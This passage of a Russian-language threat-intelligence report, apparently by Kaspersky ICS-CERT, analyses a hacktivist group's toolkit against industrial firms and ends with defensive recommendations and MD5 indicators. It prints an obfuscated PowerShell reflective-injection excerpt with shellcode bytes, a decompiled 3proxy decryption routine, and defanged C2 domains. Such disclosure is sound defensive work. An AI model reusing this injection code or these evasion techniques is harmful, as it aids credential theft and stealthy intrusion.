
С помощью Metasploit Framework можно сканировать удаленные системы, выявлять уязвимые сервисы, проводить атаку с использованием эксплойта из базы фреймворка, а также создавать вредоносную нагрузку — например, бэкдор Meterpreter, позволяющий выполнять команды на атакуемой системе, используя командную строку (удаленная оболочка).

Мы также обнаружили косвенные свидетельства того, что злоумышленники могли использовать и другие фреймворки, такие как SharpSploit, Cobalt Strike и Sliver.

Кража учетных данных

Для продвижения по сети атакуемой организации и удаленного запуска вредоносного ПО на новых системах злоумышленникам требовались данные для аутентификации с правами привилегированных пользователей. В их арсенале присутствует несколько известных утилит с открытым исходным кодом. Например, Mimikatz — инструмент для извлечения данных учетных записей пользователей Windows, кэшируемых в оперативной памяти (в процессе *lsass.exe*).

Используемая злоумышленниками версия Mimikatz имеет ряд особенностей. В частности, для сокрытия своей активности злоумышленники применяли технику *Invoke-ReflectivePEInjection*, при которой PowerShell используется для загрузки и выполнения исполняемых файлов с внедрением их непосредственно в активный процесс без записи на диск. PowerShell-скрипты основаны на коде фреймворка для тестов на проникновение PowerSploit.



```
${KeRN`el`32han`dLe} = ${WIN3`2FUNCtIO`NS}."GeT`MOD`UleH`A`NdLE"."iNV`oke"("kernel32.dll")
${gETap`ROC`AD`DRe`SS`ADDR} = ${WIn32fU`NCti`o`Ns}."GEtpro`cADd`R`esS"."invO`KE"(${k`E`RnEl`3`2hANdlE}, "GetProcAddress") #Kernel32 loaded to


${G`e`TaprOca`d`DreSsrETmEM} = ${win`32`FuNCti`O`Ns}."VIRtUAla`LlOc`Ex"."I`NV`Oke"(${RE`Mote`p`RoC`HA`Ndle}, [IntPtr]::"z`ERo", [UInt64][UInt6
if (${getapro`cA`DD`Ress`Ret`meM} -eq [IntPtr]::"z`Ero")
{
    Throw "Unable to allocate memory in the remote process for the return value of GetProcAddress"
}



[Byte[]]${GeTaP`Ro`caDdrE`SSSc} = @()
if (${P`Ein`Fo}."pE`6`4biT" -eq ${t`RuE})
{
    ${GeTaP`ROcaD`Dr`essSc1} = @(0x53, 0x48, 0x89, 0xe3, 0x48, 0x83, 0xec, 0x20, 0x66, 0x83, 0xe4, 0xc0, 0x48, 0xb9)
    ${Getap`ROC`ADDR`essSC2} = @(0x48, 0xba)
    ${Ge`TAp`R`o`cadDRE`sS`sC3} = @(0x48, 0xb8)
    ${gEta`PROCa`Ddre`sSsc4} = @(0xff, 0xd0, 0x48, 0xb9)
    ${getApR`O`ca`d`d`RESSsC5} = @(0x48, 0x89, 0x01, 0x48, 0x89, 0xdc, 0x5b, 0xc3)
}
else
{
    ${gE`T`AProcAd`DrEsSsc1} = @(0x53, 0x89, 0xe3, 0x83, 0xe4, 0xc0, 0xb8)
    ${ge`Ta`P`ROCAddReSsSc2} = @(0xb9)
    ${gE`Tap`R`oCa`Dd`RE`SSsC3} = @(0x51, 0x50, 0xb8)
    ${Get`AP`Ro`caDDr`eSS`SC4} = @(0xff, 0xd0, 0xb9)
    ${GetA`pROcADd`R`eSSs`C5} = @(0x89, 0x01, 0x89, 0xdc, 0x5b, 0xc3)
}
${sCL`En`gtH} = ${GeTAprocADdR`E`s`s`S`c1}."l`EN`gth" + ${GetaP`Rocadd`Re`S`ss`C2}."l`ENGTH" + ${G`eTA`PROC`AD`DRE`SSSc3}."LEn`gth" + ${GE`Tap
${S`C`PsMEM} = [System.Runtime.InteropServices.Marshal]::"A`LL`OcH`GlOBAL"(${sClEn`GTh})
```

Рис. 14. Пример кода из скрипта Invoke-ReflectivePEInjection.ps1

Утилиты удаленного администрирования

Наконец, после получения доступа к системе злоумышленникам необходимо не только закрепиться в ней, но и обеспечить надежное присутствие с использованием нескольких каналов управления. Основным, но не единственным таким каналом стал описанный выше бэкдор Vasilek. На случай детектирования вредоносной программы злоумышленники могли также использовать утилиты удаленного администрирования.

Для удаленного доступа к зараженным системам злоумышленники применяли модифицированную версию VNC-сервера, основанную на TightVNC. Особенность этой версии в том, что она входит в состав Metasploit Framework в виде одной из возможных вредоносных нагрузок. Злоумышленник может перенести DLL-библиотеку этой версии VNC на атакуемую машину, после чего она загружается в память с помощью техники reflective loading, после чего злоумышленник получает возможность подключиться к скомпрометированной системе по протоколу VNC с использованием графического интерфейса.

Еще одно средство удаленного управления, которое мы обнаружили в арсенале злоумышленников, — это утилита Aspia Remote Desktop, которая поддерживает как подключение через интернет (по ID), в том числе к устройствам, находящимся за NAT, так и прямое подключение по локальной сети.

Помимо классических механизмов удаленного управления с графическим интерфейсом, таких как RDP, Windows также поддерживает утилиты,

использующие механизм удаленного вызова процедур (Remote Procedure Call, RPC), который часто применяется злоумышленниками.

Наиболее известной утилитой этого класса является PSExec, которую мы также видели в инструментарии злоумышленников. Она входит в состав пакета Sysinternals от Microsoft и работает следующим образом:

1. Исполняемый файл утилиты *PsExesvc.exe* (имя по умолчанию) копируется на удаленную систему в сетевую папку *ADMIN$* с помощью протокола SMB.
2. С помощью удаленного вызова процедур (RPC) создается служба, которая запускает исполняемый файл PSExec.
3. Создается набор именованных каналов для взаимодействия (удаленная оболочка), имена которых обычно начинаются с *RemCom* или *psexesvc*.

Для обнаружения активности утилит, подобных PSExec, рекомендуется использовать решения класса EDR и XDR в связке с SIEM-системами.

Сокрытие сетевой активности

В ходе исследования мы выявили несколько техник и соответствующих утилит, используемых злоумышленниками для туннелирования вредоносного сетевого трафика и, как следствие, сокрытия своего присутствия в инфраструктуре атакуемой организации. Помимо утилит, группа активно использовала скомпрометированные системы внутри сети жертвы в качестве прокси-серверов. Можно предположить, что это позволяло обеспечить взаимодействие с вредоносными программами на системах, не имеющих прямого доступа в интернет.




Рис. 15. Схема сетевого взаимодействия вредоносных программ

3proxy — утилита для создания прокси-серверов. Эта утилита с открытым исходным кодом поддерживает множество сетевых протоколов (HTTP, SOCKS4, SOCKS5, FTP, SMTP, HTTPS), различные типы аутентификации (basic, digest, NTLM, по IP-адресу), а также функции перенаправления запросов и кэширования веб-страниц. Кроме того, 3proxy поддерживает фильтрацию трафика (например, блокирование доступа и ограничение скорости доступа к ресурсу), журналирование и сбор статистики.

Образцы 3proxy, найденные в ходе нашего исследования, содержали зашифрованные строки. В одних случаях расшифровка выполнялась на основе строки *ABCDEF*, в других — на основе строки *Knondiv1Rabbit*. По умолчанию используемые сборки 3proxy ожидают соединения по TCP-порту *47135*.

```
_BYTE *__cdecl decrypt_string(int a1, size_t Size, int a3)
{
  _BYTE *v3; // esi
  size_t v4; // ebp
  int v5; // ebx
  signed int v6; // edi
  signed int v8; // [esp+0h] [ebp-14h]

  v3 = (_BYTE *)a3;
  v4 = Size;
  v8 = strlen(Str);
  if ( !a3 )
    v3 = malloc(Size);
  if ( (int)Size <= 0 )
    v4 = 0;
  v5 = 0;
  v6 = 0;
  while ( v4 != v5 )
  {
    v3[v5] = *(_BYTE *)(a1 + v5) ^ __ROL1__(tolower(Str[v6++]), v5);
    if ( v6 >= v8 )
      v6 = 0;
    ++v5;
  }
  return v3;
}
```

Рис. 16. Кастомный алгоритм расшифровки строк 3proxy

Gost — утилита для проксирования и туннелирования сетевого трафика. Особенность Gost заключается в способности создавать цепочки из нескольких прокси-серверов с применением различных сетевых протоколов и методов обфускации: HTTP, HTTP2, SOCKS4, SOCKS4a, SOCKS5, Shadowsocks, Shadowsocks с AEAD, SNI, Forward (псевдопротокол для переадресации трафика на определенный порт системы), Relay (собственный протокол Gost, поддерживает проксирование TCP и UDP, reverse proxy и т. д.), TCP, TLS, Multiplexed TLS, WebSocket, Multiplexed WebSocket, WebSocket с шифрованием TLS, Multiplexed WebSocket с шифрованием TLS, KCP, QUIC, SSH, OBFS4 (в частности, используется для подключения к сети Tor), обфусцированный HTTP и обфусцированный TLS.

Прочие инструменты

Evlx — утилита для удаления событий из журналов событий Windows, поддерживающая как полную очистку журналов, так и выборочное удаление отдельных событий (или групп событий) по заданным критериям. Также способна полностью отключить службу журналирования Windows и удалить свой исполняемый файл после выполнения заданных действий.

Инфраструктура и связи с другими группами

Как уже отмечалось ранее, обнаруженный нами бэкдор использует группу в Telegram для получения команд от злоумышленника (оператора) и отправки результатов их выполнения, включая собранные на зараженной системе

данные. Очевидно, что при этом было задействовано сразу несколько типов объектов, входящих в инфраструктуру Telegram: пользователь (аккаунт), бот и чат (группа).

После анализа всех обнаруженных образцов вредоносного ПО нам удалось извлечь конфигурационные данные, которые позволили получить информацию о ботах, задействованных в атаках. С помощью API Telegram мы смогли выявить несколько пользовательских аккаунтов, отправлявших указанным ботам команду /start. Учитывая назначение этих ботов, можно предположить, что обнаруженные аккаунты принадлежат операторам вредоносного ПО.

Получив идентификаторы (ID) пользователей, мы провели поиск среди участников открытых Telegram-каналов и групп, связанных с киберпреступной активностью. Оказалось, что один из найденных аккаунтов состоит в группах, связанных с ИТ-армией Украины, что косвенно подтверждает заявления злоумышленников о сотрудничестве с украинскими «коллегами».




Рис. 17. Публикация предполагаемого участника Киберпартизан в Telegram-группе ИТ-армии Украины

В 2022 году предполагаемый участник группы задал вопрос в чате ИТ-армии Украины о проверке работоспособности прокси-серверов — инструмента, которым группа активно пользуются в своих атаках.

Наконец, нам также удалось выявить несколько доменных имен, указанных в качестве командных серверов (DNS-серверов для туннелирования запросов вредоносных программ) в сборках утилиты DNScat2, используемых злоумышленниками:

Доменное имя	DNS-записи
w.3a01[.]net	103.219.153[.]203
c.0ce[.]org	Отсутствуют на момент исследования
p.7cp[.]org	Отсутствуют на момент исследования
gov-by[.]com	Используется сервис CloudFlare

f.91j[.]org	Используется сервис CloudFlare
in.vmware.org[.]mx	Используется сервис CloudFlare
ns.p-society[.]org	Используется сервис CloudFlare

Выводы

Хактивизм остается одной из наиболее актуальных угроз для промышленных предприятий в регионах с высокой геополитической напряженностью — ранее мы писали об этом в отчетах об атаках, проводимых группами ИТ-армия Украины[1] и TWELVE[2].

В исследованном арсенале злоумышленников имеются как коммерческие фреймворки постэксплуатации, обеспечивающие автоматизацию процессов сетевой разведки и распространения вредоносного ПО, так и утилиты с открытым исходным кодом, применяемые для решения конкретных задач. При этом злоумышленники уделяют особое внимание обходу защитных решений и сокрытию своей активности, в том числе за счет одновременного использования различных методов туннелирования и шифрования сетевого трафика.

Отдельного упоминания заслуживают вредоносная программа Vasilek и утилита DNSCat2: они осуществляют вредоносную активность только на целевых системах. Для верификации используется имя компьютера, на котором запущена вредоносная программа. Полученное из имени системы значение хеша используется не только как условие дальнейшего выполнения вредоносной программы, но и как ключ для расшифровки строк, таких как имена импортируемых API-функций.

Все это осложняет автоматизированный анализ вредоносных программ вне контекста их исполнения на целевой системе. Иными словами, даже если образец троянской программы попадет в исследовательскую среду (например, песочницу), артефакты, раскрывающие истинную функциональность программы, получены не будут — они просто останутся зашифрованными.

Дополнительно при проведении атак злоумышленники не активируют все вредоносное ПО сразу, а оставляют так называемые «бомбы», которые срабатывают спустя определенное время. Такой подход направлен на повторное выведение ИТ-инфраструктуры предприятия из строя, когда системы уже восстановлены после первого этапа атаки. Учитывая это, мы настоятельно рекомендуем проведение комплексного реагирования на инцидент с привлечением квалифицированных специалистов, даже если факт

[1] https://tip.kaspersky.com/ отчет: Researcher notes: insider on contractor’s side uses remote access to attack electric power facilities in Russia
[2] https://tip.kaspersky.com/ отчет: Pro-Ukrainian hacker group attacked industrial organization in Russia

компрометации вызывает сомнения или кажется, что последствия атаки были устранены своими силами.

Действия злоумышленников могут иметь серьезные последствия для промышленных предприятий: они чреваты не только потерей работоспособности ИТ-систем, но и киберфизическим ущербом. По заявлениям самих злоумышленников, в ходе атаки на предприятие по производству удобрений они остановили работу котельной, «но не пошли дальше, хотя имели возможность нарушить функционирование и других энергетических объектов предприятия, что могло привести к серьезным физическим последствиям или даже к возникновению чрезвычайной ситуации».

Следует отметить, что многим заявлениям злоумышленников нельзя доверять — свидетельства этому были получены в ходе исследования. Например, в своих заявлениях злоумышленники утверждают, что зашифровали данные на системах атакуемых организаций, однако наш анализ показал, что группа использовала вредоносное ПО класса вайпер. Это ставит под сомнение возможность восстановления данных даже в случае выполнения требований атакующих. Также в своих публикациях злоумышленники упоминают различные векторы заражения — от эксплуатации уязвимостей до вербовки сотрудника организации, способного «открыть дверь» в ее инфраструктуру. На практике мы зафиксировали применение иного, куда более распространенного начального вектора атаки — фишинговых писем.

Если у вас возникли вопросы или комментарии после прочтения этого отчета, либо имеется дополнительная информация, относящаяся к описанной вредоносной кампании, пожалуйста, свяжитесь с нами по адресу: ics-cert@kaspersky.com.

Рекомендации

При выявлении каких-либо индикаторов компрометации необходимо немедленно выполнить следующие действия:

1. Изолировать скомпрометированную подсеть или отключить всю корпоративную сеть от интернета. Осуществить мониторинг на предмет подозрительной сетевой активности, в частности:
    a. аномально большого количества DNS-запросов;
    b. подключений к VPN;
    c. активности утилит удаленного администрирования;
    d. частых попыток подключиться к API-серверам мессенджеров.

2. Сменить все пароли к доменным учетным записям — как пользователей, так и компьютеров. Чтобы исключить возможность проведения атак класса Golden Ticket, пароль к доменной учетной записи службы *krbtgt* необходимо сменить дважды с минимальным временным интервалом между сменами.
3. Выполнить срочную перезагрузку рабочих станций и серверов, чтобы восстановить работу защитных решений, которые могли быть деактивированы злоумышленниками.
4. Убедиться, что защитное решение работает на всех системах, все модули включены, установлены актуальные версии баз и программных модулей, используются технологии Kaspersky Security Network (KSN) на группах систем, где законодательством или нормативными актами не запрещено использование облачных сервисов. Доступ к серверам KSN должен быть открыт только из Kaspersky Security Center с использованием технологии KSN Proxy.
5. Немедленно запустить полную антивирусную проверку всех систем.
6. Для получения дополнительных инструкций и помощи в реагировании на инцидент обращайтесь к нам по адресу: ics-cert@kaspersky.com.

Мы рекомендуем принять следующие меры, чтобы не стать жертвой атаки по описанному выше сценарию:

1. Внедрить решения для мониторинга сетевого трафика и выявления аномалий, уделяя особое внимание следующим событиям:
    a. исходящим VPN-подключениям;
    b. большому количеству DNS-запросов;
    c. большому количеству обращений к API мессенджеров;
    d. попыткам сканирования сети организации;
    e. попыткам установить соединения между системами внутри сети по нестандартным портам.
2. Дополнить существующую SIEM-систему следующими правилами корреляции:
    a. установка нового драйвера в системе;
    b. успешная авторизация пользователя с правами администратора на новой системе;
    c. создание новой службы Windows;
    d. завершение процессов защитного решения;
    e. появление скрытых пользователей в системе;
    f. очистка журналов событий Windows;

g. отключение службы ведения журналов Windows;
h. обнаружение событий запуска утилиты PSExec и аналогичных инструментов.

3. Настроить фильтрацию контента, пересылаемого по электронной почте, для автоматического удаления исполняемых файлов из входящих сообщений (с внешних адресов).
4. Реализовать практику, при которой доменные учетные записи обычных пользователей не имеют прав локального администратора. Это поможет снизить риск повышения привилегий в случае компрометации такой учетной записи.
5. Настроить защитные решения на блокировку запуска утилит удаленного администрирования (за исключением используемых администраторами).
6. Установить актуальные версии централизованно управляемых защитных решений на всех системах (как серверах, так и рабочих станциях), и регулярно обновлять антивирусные базы и программные модули. Для систем, работающих в технологических сетях, рекомендуется использовать специализированные решения, такие как KICS for Nodes.
7. Убедиться, что все компоненты защитного решения включены на всех системах, а действующие политики запрещают отключать защиту и завершать работу защитных решений или удалять их без ввода пароля администратора.
8. Убедиться, что защитные решения получают актуальную информацию об угрозах из Kaspersky Security Network на тех группах систем, где использование облачных сервисов не запрещено законом или нормативными актами.
9. Убедиться, что все устройства распределены по группам (отсутствуют устройства в группе «Неизвестные устройства»), лицензионные ключи защитных решений установлены на всех устройствах, и для всех групп созданы задачи периодической проверки.
10. Обновить операционные системы до версий, поддерживаемых производителями этих операционных систем. Установить актуальные обновления безопасности (патчи) для ОС и приложений. Особое внимание уделить обновлению гипервизоров.
11. Обновить прикладное программное обеспечение, включая Microsoft Office, веб-браузеры. Устанавливать все виды обновлений: накопительные (CU), сервисные пакеты (SP) и обновления безопасности (патчи). **Особое внимание уделить сервисам, доступным из интернета**.

12. Настроить фильтрацию контента, передаваемого по электронной почте, и реализовать многоуровневую фильтрацию входящего почтового трафика.
13. Ограничить использование протоколов RDP и SMB с помощью списков контроля доступа (ACL).
14. Потребуйте от администраторов использовать привилегированные учетные записи только в тех случаях, когда без этого невозможно выполнение их рабочих задач. Рекомендуется использовать выделенные учетные записи для администрирования разных групп систем, например, серверов баз данных, почтовых серверов.
15. Обязать сотрудников использовать разные пароли для различных доменов, сервисов и систем.
16. Установить в групповых политиках Active Directory следующие требования к сложности паролей:
    a. Минимальная длина пароля: не менее 12 символов для непривилегированных учетных записей и не менее 16 символов для привилегированных.
    b. Пароль должен содержать заглавные и строчные буквы, цифры и специальные символы:

       (! @ # $ % ^ & * ( ) – _ + = ~ [ ] { } | \ : ; ‘ ” < > , . ? /)

    c. Пароль не должен содержать словарных слов или персональных данных пользователя, которые могут быть использованы для его подбора, таких как: имя или фамилия, номер телефона, памятные даты (дни рождения и т. д.).
    d. Пароль не должен содержать символы, последовательно расположенные на клавиатуре (12345678, QWERTY и т. д.), а также распространенные сокращения и шаблонные слова (USER, TEST, ADMIN и др.).
    e. Срок действия пароля — не более 90 дней.
17. Запретить хранение и передачу паролей в открытом виде. Для хранения и передачи паролей использовать специализированные программы — менеджеры паролей.
18. Развернуть (если она еще не внедрена) систему сбора событий информационной безопасности и управления ими (SIEM) — например, Kaspersky Unified Monitoring and Analysis Platform.
19. Настроить систему хранения резервных копий таким образом, чтобы они хранились на отдельном сервере, не входящем в домен, а права на их

удаление и изменение были только у выделенной учетной записи, также не входящей в домен. Эта мера позволяет защитить резервные копии в случае компрометации домена.

20. Увеличить частоту создания резервных копий, чтобы избежать потери критичных объемов информации в случае выхода сервера из строя.
21. Хранить не менее трех резервных копий для каждого сервера и других систем, имеющих критически важное значение для работы организации. При этом по крайней мере одна копия должна находиться на отдельном автономном устройстве хранения данных.
22. Использовать RAID-массивы на серверах, где хранятся резервные копии. Это позволяет повысить отказоустойчивость системы резервного копирования.
23. Внедрить процедуру периодической проверки целостности и работоспособности резервных копий. Также следует регулярно проводить антивирусное сканирование резервных копий.
24. Обучить сотрудников правилам безопасной работы в интернете, с электронной почтой и другими каналами связи. В частности, объяснить возможные последствия загрузки и открытия файлов из непроверенных источников. Особое внимание уделить распознаванию фишинговых писем и безопасным методам работы с исполняемыми файлами и документами Microsoft Office.
25. Усилить сегментацию сети. Разделить сети различных подразделений (а также различных предприятий) на отдельные сегменты. Ограничить передачу данных между сегментами сети до минимально необходимого набора портов и протоколов, требуемых для обеспечения рабочих процессов организации.
26. Убедиться, что политики Active Directory содержат ограничения на попытки входа пользователей в систему. Пользователи должны иметь доступ только к тем системам, которые необходимы им для выполнения служебных обязанностей.
27. Включить двухфакторную аутентификацию для входа в консоли администрирования и веб-интерфейсы защитных решений. В Kaspersky Security Center, например, это можно настроить вручную.
28. Развернуть специализированные решения для защиты от целевых атак, такие как Kaspersky Anti Targeted Attack и Kaspersky Endpoint Detection and Response.

29. Свести к минимуму количество исключений в политиках защитных решений. По возможности избегать задания исключений с помощью универсальных масок (*), заменяя их исключениями для конкретных файлов или расширений.
30. Реализовать двухфакторную аутентификацию для авторизации (по RDP и другим протоколам) на системах, содержащих конфиденциальные данные, а также на критически важных системах ИТ-инфраструктуры организации, таких как контроллеры доменов.
31. Перенести сервисы, связанные с обеспечением информационной безопасности организации, в отдельный сегмент сети, а по возможности — в отдельный домен. Ограничить передачу данных между этим сегментом и остальной сетью, оставив только список портов и протоколов, минимально необходимых для работы защитных решений и мониторинга инцидентов информационной безопасности.
32. Если требуется удаленный доступ к системам в других сегментах сети, использовать концепцию демилитаризованной зоны (DMZ) для организации взаимодействия между сегментами и осуществлять удаленный доступ через терминальные серверы.
33. Независимо от наличия или отсутствия признаков инцидента информационной безопасности установить настройки Kaspersky Security Center в соответствии с рекомендациями, описанными в Руководстве по усилению защиты.

Индикаторы компрометации

Контрольные суммы файлов (MD5)

7C730289B150582D65622FEE14DAF1DE — модифицированная утилита DNSCat2
A0D7545DCD71267D2D051A4646F91FEB — модифицированная утилита DNSCat2
B3F91A4BFCD2EEB346E323B5CBEF2833 — модифицированная утилита DNSCat2
D9F7489A2CB324DB909CE49548E1DB79 — модифицированная утилита DNSCat2
021C89550F2CC0067891693C0B2301E6 — модифицированная утилита DNSCat2
13F9BE1C7501154E82626D883219B0F1 — модифицированная утилита DNSCat2
A4120003348FEDA59ED2A3B278E149BD — модифицированная утилита DNSCat2
B78859EB6FD560548E1A99356D14FBB5 — модифицированная утилита DNSCat2
C19970454202AFF1D5AC289B0C0752DA — модифицированная утилита DNSCat2
CC9E931FC7BFE857284BF2EC661399EE — модифицированная утилита DNSCat2
CE338924524961F9553C49B3C2D6EBDE — модифицированная утилита DNSCat2
749B194B2746479157048E08F36C0B05 — Pryanik wiper
D1A8081FF646A83666C7AA69204C17A5 — Pryanik wiper
0216931A3ED18710FD0CC247E9B98454 — утилита сокрытия трафика Gost
0368CCD16376517659B6BA0A63A33086 — утилита сокрытия трафика Gost

043A1AE4CB4FD6B2E46D70091FDFDA80 — утилита сокрытия трафика Gost
0AB6D6546094D93817E45390F77B840A — утилита сокрытия трафика Gost
1192D60F12AC800DEB3BB94A326E2EFC — утилита сокрытия трафика Gost
1606FF3CA7201B1EDD99A4885AD74479 — утилита сокрытия трафика Gost
18769F7D5AE7182135873EA29B586608 — утилита сокрытия трафика Gost
1F024F1BCF190DAB60FAE70F0760F92C — утилита сокрытия трафика Gost
28408044F467FD6033E8E9272CF4AD0C — утилита сокрытия трафика Gost
2BA3CE248489F54233FE66D232B8B399 — утилита сокрытия трафика Gost
2FFD44AF4277E78C0DCCF0DEB722FA71 — утилита сокрытия трафика Gost
3559069687B0F9982F29DCED5FED40B6 — утилита сокрытия трафика Gost
39E2604706EB137FF70619E21511F602 — утилита сокрытия трафика Gost
3B627D73EDE057BA29E3707736382FD7 — утилита сокрытия трафика Gost
457E261456BA5AC6BE9EF9ED4F46518E — утилита сокрытия трафика Gost
45DA308F63B3675E8D0EB4D440D54319 — утилита сокрытия трафика Gost
46D785CD365E0B1514D156AB6EBC8C20 — утилита сокрытия трафика Gost
4A5EB4BCD4CA4E024DCB608D5E0C2DDD — утилита сокрытия трафика Gost
5047C19C15DF7A356E76959F7921D09A — утилита сокрытия трафика Gost
513AF4462F64719BD7861A2DAFF8E15D — утилита сокрытия трафика Gost
56090EEEF953847D3E4D59729242EC24 — утилита сокрытия трафика Gost
5B88416749CDFE192393144EFAE82492 — утилита сокрытия трафика Gost
5CA2662B8DE5CC7D56A8E425EF59FBDD — утилита сокрытия трафика Gost
5E29F706DB2FF0BFA9BE481960D52B0C — утилита сокрытия трафика Gost
5F0E6A992521661AA30F627981C89CFD — утилита сокрытия трафика Gost
60290EA2D6149BA5678A8F1FB7ABD1E1 — утилита сокрытия трафика Gost
6ADA80A78D15C39B6511D435389A0C32 — утилита сокрытия трафика Gost
6CB10D35E6884089CB192E3AB09BF921 — утилита сокрытия трафика Gost
718DF1E53B6B208AC46CF135251661DF — утилита сокрытия трафика Gost
74D7FD33236D1024ADAD272C27FA4A04 — утилита сокрытия трафика Gost
7524640B6C66411C9F7A4494FA9ACA1C — утилита сокрытия трафика Gost
7EE9A254AC0F571C6889793AF4CFCD3B — утилита сокрытия трафика Gost
89ED6D4EF883A6B6C095CBB2CCFD774E — утилита сокрытия трафика Gost
916B54455CCB7673FB28469B08B3340B — утилита сокрытия трафика Gost
99634F5A23DB7AF8827AFFD095C5E0C0 — утилита сокрытия трафика Gost
9A102379C85547C543CA4B4A8FAB99EC — утилита сокрытия трафика Gost
9B5E70FA77FFDC845AC96EAE7F013BB0 — утилита сокрытия трафика Gost
9F61EABEE7FEDE49BEEB7DA793FE4025 — утилита сокрытия трафика Gost
A268C3D5CAC25D9C03A2960E4EC6F756 — утилита сокрытия трафика Gost
A402859D74BCCDEB1E074D1EF837BF70 — утилита сокрытия трафика Gost
A5B2129462C6D78521F544A37F8CA21F — утилита сокрытия трафика Gost
A681FE14BC71B14A91000FA8065153BF — утилита сокрытия трафика Gost
A70AF2DB482B8BC2C442B5E55AB6F91B — утилита сокрытия трафика Gost
